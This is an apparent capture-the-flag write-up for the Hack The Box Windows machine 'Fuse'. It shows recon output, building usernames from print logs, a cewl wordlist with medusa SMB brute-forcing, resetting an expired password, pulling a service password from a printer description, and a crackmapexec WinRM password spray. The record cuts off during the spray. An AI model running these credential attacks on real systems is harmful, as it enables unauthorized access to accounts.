Fuse


```
===============
|  FUSE 10.10.10.193  |
===============
```

Fuse

Windows 30 # 886 1124


InfoGathering

SCOPE




```
Hosts
=====

address        mac  name                os_name       os_flavor  os_sp  purpose  info  comments
-------        ---  ----                -------       ---------  -----  -------  ----  --------
10.10.10.193        fuse.fabricorp.local  Windows 2016                       server
```

SERVICES



```
Services
========

host          port   proto  name          state  info
----          ----   -----  ----          -----  ----
10.10.10.193  53     tcp    domain        open
10.10.10.193  80     tcp    http          open   Microsoft IIS httpd 10.0
10.10.10.193  88     tcp    kerberos-sec  open   Microsoft Windows Kerberos server time: 2020-07-05 23:19:00Z
10.10.10.193  88     udp    Kerberos      open
10.10.10.193  135    tcp    msrpc         open   Microsoft Windows RPC
10.10.10.193  139    tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
10.10.10.193  389    tcp    ldap          open   Microsoft Windows Active Directory LDAP Domain: fabricorp.local, Site: Default-First-Site-Name
10.10.10.193  445    tcp    microsoft-ds  open   Windows Server 2016 Standard 14393 microsoft-ds workgroup: FABRICORP
10.10.10.193  464    tcp    kpasswd5      open
10.10.10.193  593    tcp    ncacn_http    open   Microsoft Windows RPC over HTTP 1.0
10.10.10.193  636    tcp    tcpwrapped    open
10.10.10.193  3268   tcp    ldap          open   Microsoft Windows Active Directory LDAP Domain: fabricorp.local, Site: Default-First-Site-Name
10.10.10.193  3269   tcp    tcpwrapped    open
10.10.10.193  5985   tcp    http          open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.10.10.193  9389   tcp    mc-nmf        open   .NET Message Framing
10.10.10.193  49666  tcp    msrpc         open   Microsoft Windows RPC
10.10.10.193  49667  tcp    msrpc         open   Microsoft Windows RPC
10.10.10.193  49675  tcp    ncacn_http    open   Microsoft Windows RPC over HTTP 1.0
10.10.10.193  49676  tcp    msrpc         open   Microsoft Windows RPC
10.10.10.193  49680  tcp    msrpc         open   Microsoft Windows RPC
10.10.10.193  49698  tcp    msrpc         open   Microsoft Windows RPC
10.10.10.193  49759  tcp    msrpc         open   Microsoft Windows RPC
```


DNS



```
root@kali:~/HTB/Boxes/Fuse# nslookup
> server 10.10.10.193
Default server: 10.10.10.193
Address: 10.10.10.193#53
> fuse.fabricorp.local
Server:         10.10.10.193
Address:        10.10.10.193#53

Name:   fuse.fabricorp.local
Address: 10.10.10.193
Name:   fuse.fabricorp.local
Address: dead:beef::e89e:a5b3:d2a4:1e00
> fabricorp.local
Server:         10.10.10.193
Address:        10.10.10.193#53

Name:   fabricorp.local
Address: 10.10.10.85
Name:   fabricorp.local
Address: dead:beef::dd7a:e177:e722:c295
> 
```

HTTP


HOME PAGE: http://fuse.fabricorp.local/papercut/logs/html/index.htm



```
http://fuse.fabricorp.local
    /
    index.htm
    papercut
        logs
            csv
                daily
                    papercut-print-log-2020-05-29.csv
                    papercut-print-log-2020-05-30.csv
                    papercut-print-log-2020-06-10.csv
                monthly
                    papercut-print-log-2020-05.csv
                    papercut-print-log-2020-06.csv
            html
                index.htm
                papercut-print-log-2020-05-29.htm
                papercut-print-log-2020-05-30.htm
                papercut-print-log-2020-06-10.htm
        resources
            about.htm
            icons
            layout
            print-log-11-ie6-7.css
            print-log-11-ie8.css
```

NIKTO SCAN

```
nikto -h 10.10.10.193
```



```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.193
+ Target Hostname:    10.10.10.193
+ Target Port:        80
+ Start Time:         2020-07-05 19:48:00 (GMT-4)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 7863 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2020-07-05 20:01:10 (GMT-4) (790 seconds)
---------------------------------------------------------------------------
```

RPC

```
rpcclient -U "" fuse.fabricorp.local
lsaquery
# RESULTS
Domain Name: FABRICORP
Domain Sid: S-1-5-21-2633719317-1471316042-3957863514
```

Privileges

```
enumprivs
# RESULTS
found 35 privileges

SeCreateTokenPrivilege          0:2 (0x0:0x2)
SeAssignPrimaryTokenPrivilege           0:3 (0x0:0x3)
SeLockMemoryPrivilege           0:4 (0x0:0x4)
SeIncreaseQuotaPrivilege                0:5 (0x0:0x5)
SeMachineAccountPrivilege               0:6 (0x0:0x6)
SeTcbPrivilege          0:7 (0x0:0x7)
SeSecurityPrivilege             0:8 (0x0:0x8)
SeTakeOwnershipPrivilege                0:9 (0x0:0x9)
SeLoadDriverPrivilege           0:10 (0x0:0xa)
SeSystemProfilePrivilege                0:11 (0x0:0xb)
SeSystemtimePrivilege           0:12 (0x0:0xc)
SeProfileSingleProcessPrivilege                 0:13 (0x0:0xd)
SeIncreaseBasePriorityPrivilege                 0:14 (0x0:0xe)
SeCreatePagefilePrivilege               0:15 (0x0:0xf)
SeCreatePermanentPrivilege              0:16 (0x0:0x10)
SeBackupPrivilege               0:17 (0x0:0x11)
SeRestorePrivilege              0:18 (0x0:0x12)
SeShutdownPrivilege             0:19 (0x0:0x13)
SeDebugPrivilege                0:20 (0x0:0x14)
SeAuditPrivilege                0:21 (0x0:0x15)
SeSystemEnvironmentPrivilege            0:22 (0x0:0x16)
SeChangeNotifyPrivilege                 0:23 (0x0:0x17)
SeRemoteShutdownPrivilege               0:24 (0x0:0x18)
SeUndockPrivilege               0:25 (0x0:0x19)
SeSyncAgentPrivilege            0:26 (0x0:0x1a)
SeEnableDelegationPrivilege             0:27 (0x0:0x1b)
SeManageVolumePrivilege                 0:28 (0x0:0x1c)
SeImpersonatePrivilege          0:29 (0x0:0x1d)
SeCreateGlobalPrivilege                 0:30 (0x0:0x1e)
SeTrustedCredManAccessPrivilege                 0:31 (0x0:0x1f)
SeRelabelPrivilege              0:32 (0x0:0x20)
SeIncreaseWorkingSetPrivilege           0:33 (0x0:0x21)
SeTimeZonePrivilege             0:34 (0x0:0x22)
SeCreateSymbolicLinkPrivilege           0:35 (0x0:0x23)
SeDelegateSessionUserImpersonatePrivilege               0:36 (0x0:0x24)
```

SMB

```
crackmapexec smb 10.10.10.193
# RESULTS
[*] Windows Server 2016 Standard 14393 (name:FUSE) (domain:fabricorp.local) (signing:True) (SMBv1:True)
```

Gaining Access


From the csv files on the print log I built a list of usernames.
- **bnielson** was said in the document name to be a new employee and may have a weak password
- **pmerton** printer from JUMP01 and mentioned bnielson may be new
- **tlavel** printed an IT budget meeting sheet and may be in IT printed from LONWK015
- **sthompson** may do something with media printed from LONWK019
- **bhult** printed from a laptop LAPTOP07
- **administrator** printed from FUSE

CONTENTS OF user.lst

```
pmerton
tlavel
bnielson
sthompson
bhult
administrator
```

I then verified these were valid usernames through Kerberos

```
python /usr/share/doc/python3-impacket/examples/GetNPUsers.py fabricorp.local/ -usersfile user.lst -format john -outputfile hashes.txt -request -dc-ip 10.10.10.193
```




```
root@kali:~/HTB/Boxes/Fuse# python /usr/share/doc/python3-impacke
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] User pmerton doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tlavel doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bnielson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sthompson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bhult doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
```


I did not pull any kerberos hashes. As such I tried the rockyou.txt wordlist which returned no results
I built a custom wordlist using the below command and was able to crack the password for tlavel, bnielson, bhult

```
# Build wordlist
cewl -d 5 -m 3 -w wordlist http://fuse.fabricorp.local/papercut/logs/html/index.htm --with-numbers

# Crack password
medusa -h 10.10.10.193 -U user.lst -P wordlist.txt -M smbnt
```


SCREENSHOT EVIDENCE OF CRACKED PASSWORDS



```
ACCOUNT FOUND: [smbnt] Host: 10.10.10.193 User: bhult Password: Fabricorp01 [SUCCESS (0x000224:STATUS_PASSWORD_MUST_CHANGE)]
```



```
ACCOUNT FOUND: [smbnt] Host: 10.10.10.193 User: bnielson Password: Fabricorp01 [SUCCESS (0x000224:STATUS_PASSWORD_MUST_CHANGE)]
```



```
ACCOUNT FOUND: [smbnt] Host: 10.10.10.193 User: tlavel Password: Fabricorp01 [SUCCESS (0x000224:STATUS_PASSWORD_MUST_CHANGE)]
```

USER: tlavel
PASS: Fabricorp01


USER: bnielson
PASS: Fabricorp01

USER: bhult
PASS: Fabricorp01

The passwords for these users are all expired and need to be changed. tlavel to my best guess is an IT employee so I changed his password to gain access to the target

```
# Change tlavel password
smbpasswd -r fuse.fabricorp.local -U tlavel
Fabricorp01
Fabricorp02
Fabricorp02
```

SCREENSHOT EVIDENCE OF CHANGED PASSWORD




```
root@kali:~/HTB/Boxes/Fuse# smbpasswd -r fuse.fabricorp.local -U tlavel
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user tlavel on fuse.fabricorp.local.
```

I could then enumerate the SMB shares on the machine

```
smbclient -L 10.10.10.193 -U 'tlavel'
Fabricorp02
```

SCREENSHOT EVIDENCE OF ENUMERATED SHARES




```
root@kali:~/HTB/Boxes/Fuse# smbclient -L 10.10.10.193 -U 'tlavel' -W fabricorp.local
Enter FABRICORP.LOCAL\tlavel's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        HP-MFT01        Printer   HP-MFT01
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        print$          Disk      Printer Drivers
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

I used rpcclient to enumerate more information. I then obtained the password policy information. Because this is a print server I used some of the printer rpc commands as well and discovered a password

```
rpcclient -U FABRICORP\\tlavel 10.10.10.193
# Get password policy
getdompwinfo

# Get user list
enumdomusers

# Foudn password
enumprinters
```

SCREENSHOT EVIDENCE OF DISCOVERED PASSWORD



```
root@kali:~/HTB/Boxes/Fuse# rpcclient -U FABRICORP\\tlavel 10.10.10.193
Enter FABRICORP\tlavel's password:
rpcclient $> enumprinters
        flags:[0x800000]
        name:[\\10.10.10.193\HP-MFT01]
        description:[\\10.10.10.193\HP-MFT01,HP Universal Printing PCL 6,Central (Near IT, scan2docs password: $fab@s3Rv1ce$1)]
        comment:[]
```

PASSWORD: $fab@s3Rv1ce$1


CONTENTS OF NEW user.lst

```
Administrator
Guest
krbtgt
DefaultAccount
svc-print
bnielson
sthompson
tlavel
pmerton
svc-scan
bhult
dandrews
mberbatov
astein
dmuir
```

I performed a password spray to discover who the password belongs too

```
crackmapexec winrm 10.10.10.193 -u /root/HTB/Boxes/Fuse/user.lst -p '$fab@s3Rv1ce$1'
```

SCREENSHOT EVIDENCE OF CRACKED PASSWORD




```
root@kali:~/HTB/Boxes/Fuse# crackmapexec winrm 10.10.10.193 -u /root/HTB/Boxes/Fuse/user.lst -p '$fab@s
WINRM        10.10.10.193    5985    FUSE                [*] http://10.10.10.193:5985/wsman
WINRM        10.10.10.193    5985    FUSE                [-] FABRICORP\Administrator:$fab@s3Rv1ce$1 "Failed
